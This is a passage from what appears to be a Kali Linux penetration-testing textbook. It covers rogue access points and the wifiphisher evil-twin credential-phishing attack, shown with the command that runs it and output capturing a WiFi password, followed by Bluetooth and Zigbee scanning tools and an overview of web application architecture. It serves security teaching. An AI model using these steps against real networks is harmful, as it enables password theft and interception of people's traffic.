You can use *hostapd* to create a rogue AP. It's just an AP, though. Another tool we can use, which you'd need to install, is *wifiphisher*. This will allow us to compromise clients. This may work best if you are masquerading as a legitimate SSID in an area where the legitimate SSID would be available. *wifiphisher* will jam the legitimate signal while simultaneously advertising the SSID itself. To do this, however, you need to have two WiFi interfaces. One will take care of jamming clients on the legitimate SSID, while the other one will advertise that same SSID.

This ends up working by using the same injection strategies we've talked about before. *wifiphisher* sends deauthentication messages to get the client off the legitimate network. This would force the client to attempt to reassociate. While you can run your attacks using this approach, you can also go single-legged and just advertise an SSID. The attack styles will be the same, no matter what. By running `wifiphisher --nojamming -e FreeWiFi`, we create an AP advertising the SSID FreeWiFi. Once *wifiphisher* is started, you'll be asked which phishing scenario you want to use. You can see the scenarios provided in [Example 7-12](#).

### *Example 7-12. wifiphisher phishing scenarios*

Available Phishing Scenarios:

- 1 - Browser Connection Reset  
A browser error message asking **for** router credentials. Customized accordingly based on victim's browser.
- 2 - Firmware Upgrade Page  
A router configuration page without logos or brands asking **for** WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.
- 3 - Browser Plugin Update

A generic browser plugin update page that can be used to serve payloads to the victims.

[+] Choose the [num] of the scenario you wish to use:

If you do choose to go the two-legged route with two WiFi interfaces, you just drop off the parameters used in the preceding example and run *wifiphisher* on its own. When you do that, or if you even leave off the name of the SSID, you will be presented with a list of available networks that you can mimic. [Example 7-13](#) shows the list of networks available locally when I ran *wifiphisher*. Once you select the network, you will be presented with the same list as seen previously in [Example 7-12](#).

### *Example 7-13. Selecting wireless network to mimic*

[+] Ctrl-C at any time to copy an access point from below

num	ch	ESSID	BSSID	vendor
1	- 1	- CasaChien	- 70:3a:cb:52:ab:fc	None
2	- 5	- TP-Link_862C	- 50:c7:bf:82:86:2c	Tp-link Technologies
3	- 6	- CenturyLink5191	- c4:ea:1d:d3:78:39	Technicolor
4	- 11	- Hide_Yo_Kids_Hide_Yo_WiFi	- 70:8b:cd:cd:92:30	None
5	- 6	- PJ NETWORK	- 0c:51:01:e4:6a:5c	None

After selecting your scenario, *wifiphisher* will start up a DHCP server to provide the client with an IP address in order to have an address that can be used to communicate with. This is necessary for the different attack vectors, since the scenarios rely on IP connectivity to the client. For our purposes, I selected the firmware upgrade page. *wifiphisher* will be required to capture web connections in order to present the page we want to the client. When a client connects to the malicious AP, they get presented with a captive login page, which is common for networks that want you to either authenticate with provided credentials or acknowledge some terms of use. You can see the page that is presented in [Figure 7-9](#).




Figure 7-9. Captive login page from *wifiphisher*

You'll see that it looks respectable. It even has terms and conditions that you have to agree to. Once you have agreed to them, you are expected to provide your preshared key, otherwise known as the WiFi password, that is expected to authenticate you against the network. Meanwhile, the attacker running *wifiphisher* is collecting the password, as you can see in [Example 7-14](#).

Example 7-14. *wifiphisher* output while attacking

Jamming devices:

DHCP Leases:

```
1520243113 f4:0f:24:0b:5b:f1 10.0.0.43 lolagranola 01:f4:0f:24:0b:5b:f1
```

HTTP requests:

```
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] POST 10.0.0.43 wfphshr-wpa-password=myspassword
```



```
[*] GET 10.0.0.43
[*] GET 10.0.0.43
```

At the bottom of the output from *wifiphisher*, you will see that a password has been entered. While this is just a bogus password that I entered to get through the page, any user thinking they were connecting to a legitimate network would presumably enter what they believed the password to that network to be. In this way, the attacker would get the password to the network. Additionally, since the 802.11 messages are passing at least to the rogue AP, the attacker gets any network communication being sent from the client. This may include attempts to log in to websites or mail servers. This can happen automatically without the client even knowing, depending on whether the clients or browser are running or if there are background processes set up. Once the password is sent through to the attacker, the client is presented with the page in [Figure 7-10](#).




Figure 7-10. Firmware update page

You will notice that the word *disconnect* is misspelled on the page. There is also no copyright holder at the bottom, though there is a copyright date. It looks legitimate, though if you look closely, you will see that it's entirely bogus. A typical user would likely not notice any of these issues. The entire point is to look legitimate enough to get users to believe they should be entering their passwords so the attacker can collect them.



Setting up a scenario where you are duplicating an existing and expected SSID is called an *Evil Twin attack*. The evil twin is the SSID your system is advertising, since the intention is to collect information from unsuspecting users.

## Wireless Honeypot

Honeypots are generally used to sit and collect information. Honeypots on a network have commonly been used to collect attack traffic. This can help to gather information about previously unknown attacks. This is one way new malware can be collected. When it comes to WiFi networks, though, we can use a honeypot to collect information from the client. This can be tricky if clients are expecting to use different encryption mechanisms. Fortunately, Kali can help us with that.

*wifi-honey* starts up four monitor threads to take care of the possibilities for encryption: none, WEP, WPA1 and WPA2. It also starts up an additional thread to run *airodump-ng*. This can be used to capture the initial stages of a four-way handshake that can be used later with a tool like *coWPAtty* to crack the preshared key. To run *wifi-honey*, you have to provide the SSID you want to use, the channel to be active on, and the wireless interface you want to use. You can see an example of running *wifi-honey* in [Example 7-15](#).

### Example 7-15. Running *wifi-honey*

```
root@savagewood:/# wifi-honey FreeWiFi 6 wlan0
```

```
Found 3 processes that could cause trouble.
```

```
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'
```

```
PID Name  
426 NetworkManager  
584 wpa_supplicant  
586 dhclient
```

PHY	Interface	Driver	Chipset
phy0	wlan0	rt2800usb	Ralink Technology, Corp. RT5372

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Because multiple processes get started up with *wifi-honey*, the script uses the program *screen* to provide virtual terminals. Each of the processes will be available in a different screen session. This saves having to have multiple terminal windows up to manage the different processes.

# Bluetooth Testing

Bluetooth is a common protocol that is used to connect peripherals and other I/O devices to a system. This system can be a desktop computer, a laptop, or even a smartphone. Peripherals have a wide variety of capabilities that are defined by profiles. Bluetooth uses radio transmission to communicate, with a frequency range that is close to one of the ranges used by WiFi. Bluetooth is a relatively low-power transmission medium; commonly, you have a range of up to about 30 feet. Bluetooth devices are required to pair with one another before any information can be passed from one device to another. Depending on the complexity of the device, the pairing may be as simple as identifying the peripheral after putting it into pairing mode or it may require confirming a PIN on either side.

If you have a Bluetooth radio in your computer, you can use it to perform testing with the tools provided by Kali. You may wonder why Bluetooth is strictly relevant when it comes to security testing. With so many devices, offering so many services, including file transmission, sensitive company information could be available to attackers if the Bluetooth device isn't appropriately locked down. Because of the potential sensitivity of what a Bluetooth device can provide access to as well as the potential for acquiring information (imagine an attacker getting remote access to a keyboard, for instance, as a user starts to type a username and password imagining the keyboard is still connected to their system), Bluetooth devices will commonly be undiscoverable unless specifically put into a state where they are discoverable.



The industrial, scientific, and medical (ISM) radio band is a set of frequencies that have been allocated for use by a range of devices. This includes microwave ovens, which is the appliance that triggered the allocation to begin with, in 1947. The 2.4GHz–2.5GHz range is used by microwaves, WiFi, Bluetooth, and other applications.

## Scanning

While you may not get much in the way of devices available, a few tools can be used to scan for local Bluetooth devices. Keep in mind that this is something you need to be in close proximity to do. If the building you are working in is large, you will need to do a lot of scans from numerous locations in the building. Don't assume that picking even a central location will give you meaningful results.


The first tool is provided by the *bluez-tools* package. It isn't specifically related to security testing but instead is a utility that is used to manage Bluetooth devices. The program *hciutil* uses the human-computer interaction interface in your system. In my case, it's a Bluetooth dongle that is connected via USB. To identify Bluetooth devices

with range, we use *hciutil* to scan. You can see an example of running this scan in [Example 7-16](#).

*Example 7-16. Using hciutil to identify Bluetooth devices*

```
root@savagewood:/# hcitool scan
Scanning ...
    00:9E:C8:93:48:C9      MIBOX3
```

In spite of the many Bluetooth devices in my house and the reasonably close proximity of neighbors, all that was found was a single device. This is because all the other devices are previously paired or not in pairing mode to be discovered. We can use *hciutil* to query Bluetooth devices, and we'll use it for that later. As we are still scanning for Bluetooth devices, we're going to move onto another program: *btscanner*. This has an ncurses-based interface, which is a very rudimentary GUI. It provides the program more than a line-by-line interface. You can see an example of using it in [Figure 7-11](#).



*Figure 7-11. btscanner showing Bluetooth devices*

You'll note that we get the same results from *btscanner* as we did from using *hcitool*, which you'd expect since they are both using the same Bluetooth device and sending out the standard Bluetooth protocol commands. We get two ways of performing the scan using *btscanner*. The first is the inquiry scanner, which sends out probes looking for devices. The second is a brute-force scan, which sends out specific requests to addresses. In other words, you provide a range of addresses for *btscanner* to probe. It will then send out requests to those addresses, which are MAC addresses, so they should look familiar. Communicating with a Bluetooth device is done over layer 2,

and as such, we use layer 2 addresses, MAC addresses, to communicate with the devices.

If we want to go about brute-forcing Bluetooth devices, there is one last tool that we are going to take a look at. This is a program called *RedFang*, which was developed as a proof of concept to identify nondiscoverable Bluetooth devices. Just because an inquiry scan doesn't return much of anything doesn't mean that there aren't Bluetooth devices around. RedFang helps us to identify all of those devices. Once we've identified them, we may be able to use them down the road a little. Using RedFang, we can let it scan all possible addresses or we can specify a range. In [Example 7-17](#), we've selected a range of addresses to look for devices in.

### *Example 7-17. Brute-force Bluetooth scanning with RedFang*

```
root@savagewood:/# fang -r 007500000000-0075ffffffff -s
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author: Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 4294967296 address(es)
Address range 00:75:00:00:00:00 -> 00:75:ff:ff:ff:ff
Performing Bluetooth Discovery...
```

Even just scanning the range 00:75:00:00:00:00 through 00:75:ff:ff:ff:ff, selecting a range entirely at random, gives us 4,294,967,296 addresses to scan. I'll save you from counting the positions. That's more than 4 billion potential devices. And we're just scanning a small slice of the possible number of devices. Scanning the entire range would be looking through 281,474,976,710,656 device addresses.

## Service Identification

Once we have identified devices, we can query those devices for additional information, including information about the profiles that are supported. Bluetooth defines about three dozen profiles describing the functionality that the device supports. Understanding these profiles will tell us what we may be able to do with the device. First, we'll go back to using *hcitool* because we can use it to send several queries. We're going to use it now to get information about the device we had previously identified. Remember that this was previously identified as a MiBox, which is a device running Android to provide TV services. In [Example 7-18](#), you can see a run of *hcitool* asking for info about the MAC address identified earlier. What we are going to get back from this query is the features, rather than the profiles, that are supported.

### Example 7-18. Using *hcitool* to get features

```
root@savagewood:/# hcitool info 00:9E:C8:93:48:C9
Requesting information ...
  BD Address: 00:9E:C8:93:48:C9
  OUI Company: Xiaomi Communications Co Ltd (00-9E-C8)
  Device Name: MiBOX3
  LMP Version: 4.1 (0x7) LMP Subversion: 0x6119
  Manufacturer: Broadcom Corporation (15)
  Features page 0: 0xbf 0xfe 0xcf 0xfe 0xdb 0xff 0x7b 0x87
    <3-slot packets> <5-slot packets> <encryption> <slot offset>
    <timing accuracy> <role switch> <sniff mode> <RSSI>
    <channel quality> <SCO link> <HV2 packets> <HV3 packets>
    <u-law log> <A-law log> <CVSD> <paging scheme> <power control>
    <transparent SCO> <broadcast encrypt> <EDR ACL 2 Mbps>
    <EDR ACL 3 Mbps> <enhanced iscan> <interlaced iscan>
    <interlaced pscan> <inquiry with RSSI> <extended SCO>
    <EV4 packets> <EV5 packets> <AFH cap. slave>
    <AFH class. slave> <LE support> <3-slot EDR ACL>
    <5-slot EDR ACL> <sniff subrating> <pause encryption>
    <AFH cap. master> <AFH class. master> <EDR eSCO 2 Mbps>
    <EDR eSCO 3 Mbps> <3-slot EDR eSCO> <extended inquiry>
    <LE and BR/EDR> <simple pairing> <encapsulated PDU>
    <err. data report> <non-flush flag> <LSTO> <inquiry TX power>
    <EPC> <extended features>
  Features page 1: 0x0f 0x00 0x00 0x00 0x00 0x00 0x00 0x00
  Features page 2: 0x7f 0x0b 0x00 0x00 0x00 0x00 0x00 0x00
```

What we know from this output is that the MiBox supports synchronous connection-oriented (SCO) communication. Included in this is the ability to use one, two, and three slots for communication (HV1, HV2, and HV3). We also know that it supports Enhanced Data Rate (EDR) for faster transmission speeds. This would be necessary for any audio streaming that would need more bandwidth than transmitting something like a single scan code maybe a few times a second, as would be the case for keyboards. We can use the information we've acquired here to make inferences, but it's still helpful to know what profiles the device supports.

To get the profiles, we're going to turn to using the service discovery protocol (SDP). We'll use *sdptool* to get the list of profiles that are supported. With a device as complex as a MiBox, we're likely to get several profiles back. Keep in mind that three dozen profiles are defined at the moment by Bluetooth. [Example 7-19](#) shows the use of *sdptool* to browse the MAC address we acquired earlier. You'll see only a subset of the entire output here, just to give you a sense of what is available.

### Example 7-19. *sdptool* providing a list of profiles

```
root@savagewood:/# sdptool browse 00:9E:C8:93:48:C9
Browsing 00:9E:C8:93:48:C9 ...
Service Rechandle: 0x10000
```

Service Class ID List:  
"Generic Attribute" (0x1801)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
PSM: 31  
"ATT" (0x0007)  
uint16: 0x0001  
uint16: 0x0005

Service RecHandle: 0x10001  
Service Class ID List:  
"Generic Access" (0x1800)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
PSM: 31  
"ATT" (0x0007)  
uint16: 0x0014  
uint16: 0x001c

Service Name: Headset Gateway  
Service RecHandle: 0x10003  
Service Class ID List:  
"Headset Audio Gateway" (0x1112)  
"Generic Audio" (0x1203)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
"RFCOMM" (0x0003)  
Channel: 2  
Profile Descriptor List:  
"Headset" (0x1108)  
Version: 0x0102

Service Name: Handsfree Gateway  
Service RecHandle: 0x10004  
Service Class ID List:  
"Handsfree Audio Gateway" (0x111f)  
"Generic Audio" (0x1203)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
"RFCOMM" (0x0003)  
Channel: 3  
Profile Descriptor List:  
"Handsfree" (0x111e)  
Version: 0x0106

Service Name: AV Remote Control Target  
Service RecHandle: 0x10005  
Service Class ID List:  
"AV Remote Target" (0x110c)  
Protocol Descriptor List:  
"L2CAP" (0x0100)  
PSM: 23

```

"AVCTP" (0x0017)
  uint16: 0x0104
Profile Descriptor List:
"AV Remote" (0x110e)
  Version: 0x0103

Service Name: Advanced Audio
Service ReHandle: 0x10006
Service Class ID List:
"Audio Source" (0x110a)
Protocol Descriptor List:
"L2CAP" (0x0100)
  PSM: 25
"AVDTP" (0x0019)
  uint16: 0x0102
Profile Descriptor List:
"Advanced Audio" (0x110d)
  Version: 0x0102

```

Unsurprisingly, we can see that the MiBox supports the AV Remote Control Target. It also supports Advanced Audio, as you might expect. Each of these profiles has a set of parameters that are necessary for any program to know about. This includes the protocol descriptor list.

## Other Bluetooth Testing

While you can scan for Bluetooth devices, you may not know where they are located. The tool *blueranger.sh* can be used to determine how close a device is. This is a bash script that sends L2CAP messages to the target address. The theory of this script is that a higher link quality indicates that the device is closer than one with a lower link quality. Various factors may affect link quality aside from the distance between the radio sending the messages and the one responding. To run *blueranger.sh*, you specify the device being used, probably *hci0*, and the address of the device you are connecting to. **Example 7-20** shows the results of pinging the MiBox we've been using as a target so far.

*Example 7-20. blueranger.sh output*

```

(((B(l(u(e(R)a)n)g)e)r)))

By JP Dunning (.ronin)
www.hackfromacave.com

Locating: MIBOX3 (00:9E:C8:93:48:C9)
Ping Count: 14

Proximity Change      Link Quality
-----

```



## Range

```
-----
|                               *
-----
```



If you go to the Kali website and look at the tools available in the distribution, some of those tools aren't available. Because of the nature of open source, projects come and go from distributions because they may not work with the latest distribution's libraries or kernel. The software may have stopped being developed at some point and may not be relevant any longer. This may be especially true with the protocols we are looking at here. It's worth checking in on the website from time to time to see whether new tools have been released and are available.

One last Bluetooth tool we're going to look at is *bluelog*. This tool can be used as a scanner, much like tools we've looked at before. However, the point of this tool is that it generates a log file with what it finds. [Example 7-21](#) shows the run of *bluelog*. What you see is the address of the device used to initiate the scan, meaning the address of the Bluetooth interface in this system. You can keep running this to potentially see Bluetooth devices come and go.

#### Example 7-21. Running a bluelog scan

```
root@savagewood:/# bluelog
Bluelog (v1.1.2) by MS3FGX
-----
Autodetecting device...OK
Opening output file: bluelog-2018-03-05-1839.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [03/05/18 18:39:44] on 00:1A:7D:DA:71:15.
Hit Ctrl+C to end scan.
```

Once *bluelog* is done, you will have the list of addresses in the file indicated. The one listed in [Example 7-21](#) is *bluelog-2018-03-05-1839.log*. The output from this scan shows the same address repeated because it's the only device that is responding close by.

## Zigbee Testing

Zigbee testing requires special equipment. Whereas many systems will have WiFi and Bluetooth radios in them, it's uncommon to find either Zigbee or Z-Wave. That doesn't mean, however, that you can't do testing of Zigbee devices. Kali does include the KillerBee package that can be used to scan for Zigbee devices and capture Zigbee

traffic. The challenge with this, though, is that you have to have specific interfaces. According to the KillerBee website, the only devices that are supported are River Loop ApiMote, Atmel RZ RAVEN USB Stick, MoteIV Tmote Sky, TelosB mote, and Sewino Sniffer.

The project page does indicate an intention to continue adding support for additional hardware devices. However, the majority of the source code hasn't been touched in three years as of this point in time. If you have the right devices, you can use the KillerBee package to scan for Zigbee devices. This may provide you some insight into building automation that may be used.

## Summary

Wireless takes multiple forms, especially as more and more people and businesses are using home automation. More and more, the wires are going away from our world. Because of that, you will likely have to do some wireless testing somewhere. Some key ideas to take away from this chapter are as follows:

- 802.11, Bluetooth, and Zigbee are types of wireless networks.
- 802.11 clients and access points interact by using associations.
- Kismet can be used to scan for 802.11/WiFi networks to identify both the SSID and BSSID.
- Security issues with WEP, WPS, WPA, and WPA2 can lead to decryption of messages.
- You need to enable monitor mode on wireless network interfaces in order to capture radio headers.
- *aircrack-ng* and its associated tools can be used to scan and assess WiFi networks.
- Kali includes tools to scan for Bluetooth devices and identify services being offered on devices that were found.
- Kali includes tools that can be used to scan Zigbee devices.

## Useful Resources

- [KillerBee's GitHub Page](#)
- Ric Messier's "[Professional Guide to Wireless Network Hacking and Penetration Testing](#)" video (Infinite Skills, 2015)
- United States Computer Emergency Readiness Team, "[Using Wireless Technology Securely](#)" (US-CERT, 2008)

---

# Web Application Testing

Think about the applications that you use by way of a web interface. Your banking. Your credit cards. Social networking sites like Facebook, Twitter, LinkedIn, and so many others. Job search sites. Your information is stored by a lot of companies with accessible portals available on the open internet. Because of the amount of data that is available and the potentially exposed pathways to that data, web attacks are common vectors. As a result, web application testing is a common request from companies. At times, you will find that web application testing may be all that you are asked to do.

Kali, not surprisingly, is loaded with web application testing tools. To make effective use of them, though, it's helpful to understand what you are up against. This includes understanding what the potential targets are in order to better identify the risk. It also includes knowing the potential architecture you may be looking at—the systems you may need to pass through and the way they may be arranged, including the security mechanisms that may be in place to protect the elements.

## Web Architecture

A web application is a way of delivering programmatic functionality using common web-based technologies between a server and a client, where the client is a web browser. A simpler way of saying this, perhaps, is that programs that may otherwise have run natively on your computer are, instead, running in your browser, with communication to a remote server. The remote server you are interacting with likely has other systems it communicates with in order to provide the functionality or data you are trying to get to. You are likely familiar with web applications and probably even use them on a daily basis.



Even mobile applications are often web applications in the sense that the mobile application you are interacting with is communicating with a web server remotely using web-based protocols and technologies.

When we talk about web-based technologies, we are talking about protocols and languages like HTTP, HTML, XML, and SQL. This also suggests that we are communicating with a web server, meaning a server that communicates using HTTP, which may be secured using TLS for encryption. Much of this is what happens between the server and the client, but doesn't necessarily describe what may be happening with other systems within the network design. To help you fully understand, we'll talk about the systems you may run into within a web application architecture. We will start at the customer-facing end and then work our way inward to the most sensitive components. **Figure 8-1** will be a reference point for us going forward. To simplify it a little, some of the connection lines are missing. In reality, the load balancers would cross-connect with all of the web servers, for example. However, at some point all of the cross-connections start to clutter the image.




Figure 8-1. Sample web architecture

This is just a sample, but it contains the elements you may run across and gives us something to talk about. Starting at the top left is the person with the browser. The cloud suggests the open internet, which will pass you through whatever route will get you to the application.

## Firewall

A firewall is a common component of most network architectures. The word *firewall*, though, is ambiguous at best. It could mean anything from a set of access controls on a router all the way up to what are called *next-generation firewalls*, which can not only perform static blocking based on rules configured on the firewall but also perform dynamic blocking based on any intrusions that may have been detected. A next-generation firewall may also watch for malicious software (malware) in any communication passing through it.

This point will also be noted again, but it's worth mentioning a few times. What is being described here is a set of functionality rather than a specific device. A firewall may be a single device that incorporates one or several security functions, but it may also be a set of functions that could live on another device. As an example, the firewall functions may be incorporated into the load balancer, which is the next device in our architecture.

## Load Balancer

On the front end of a larger network design, you may find a *load balancer*. The load balancer is intended to take a lot of traffic in order to pass it through to the web servers behind. The point of a load balancer is that it is a simple device that doesn't do anything but keep track of usage of the servers behind the scenes. Requests coming in will be redirected to those servers, based on an algorithm the load balancer knows. It may be simply round-robin, meaning request 1 goes to server 1, request 2 goes to server 2, request 3 goes to server 3, before starting all over again at server 1. There is no sense of the complexity of the request in this scheme or the time it may take to fulfill the request.



### Load-Balancing Algorithms

Several potential algorithms can be used to drive the way load balancers work, with the ultimate objective always being spreading the load across multiple resources. In addition to round-robin, there is also weighted round-robin, which assigns weights to different systems behind the load balancers. Higher-weighted systems will take more load. There are also algorithms that make decisions based on response time from the server behind. The algorithm used may be entirely dependent on the load balancer vendor used.

The load balancer may fulfill a security function in addition to making sure the overall application has good performance. A load balancer may function like a reverse proxy, meaning it handles requests as though it were the actual web server. This means the client never knows the real web server. No data is stored on this system because its only purpose is to pass through the request. This is the reverse of a proxy an enterprise might use, where the clients are hidden behind the proxy. In this case, the web server is hidden by the proxy.

If you were using a reverse proxy, you may be able to have it function as a web application firewall. Requests passing through the web server are evaluated to see whether the requests appear to be legitimate or malicious. Malicious requests may be blocked or logged, depending on their severity. This spreads out the burden of validation and is especially useful if the web application being used has not been developed by the enterprise where it is run. If the internal functioning of the application isn't known, it can be helpful to have something watching out for requests that look bad.

## Web Server

The *web server* takes in HTTP requests and feeds HTTP back. In a real application architecture, this server could fulfill several functions. There could be code running on the server, or it could simply be a place to determine whether the response is static (in which case it would be served up by the web server), or dynamic (in which case it would be passed to servers behind the web server). Validation code may be run here to ensure nothing bad is fed into the backend systems. In some cases, such as really small implementations, there may be little more than this server.

Web servers that run some form of code may have that code written in web-based programming languages like PHP or several other languages. Several other languages can be used to perform simple server-side code. Programs that perform validation or generate pieces of dynamic pages will run on this server, rather than on the client. This is not to say that no code runs on the client. However, it is important to keep in mind all of the places where program code can execute. Anywhere code can execute is a potential point of attack. If code is run on the web server, the web server is vulnerable to attack.

If the web server were to be compromised, any data stored on the server would be exposed to theft or modification. Any credentials stored on the web server to get access to any additional systems could be used, and the web server itself could become a launching point for additional attacks against other systems.

## Application Server

The heart of the web application is the *application server*. In smaller application implementations, with fewer resource requirements, this may actually be the web server or it may be on the web server. The same may be true of some of the other

functions described here, where each individual server may carry multiple functions rather than a single function. The application server may coexist with the web server, for instance. The implementation will be dependent on the needs of the application.

Application servers also take in HTTP and will generate HTML to be sent back out. There may also be communication using XML between the client and the application server. XML is a way of bundling up data to either be sent to the application server or for data to be presented to the application. The application server will commonly be language dependent. It may be based in Java, .NET (C# or Visual Basic), or even scripting languages like Go, Ruby, or Python. In addition to the programming language used to perform the business functions and generate the presentation code, the application server would also need to speak whatever language the data is stored in (SQL, XML, etc.).

The application server implements the business logic, which means it handles the critical functioning of the application, determining what to present to the user. These decisions are commonly based on information provided by the user or stored on behalf of the user. The data stored may be stored locally or, perhaps more commonly, using some sort of backend storage mechanism like a database server. The application server would be responsible for maintaining any state information since HTTP is a stateless protocol, meaning every request from a client is made in isolation without other mechanisms helping out.

An application server will commonly have the application in a prebuilt state rather than in source code form. This would be different, of course, if the application server were based on a scripting language. While those languages may be compiled, they are often left in their text-based form. If an application server were to be compromised, the functionality of the server could be manipulated if the source code were in place.

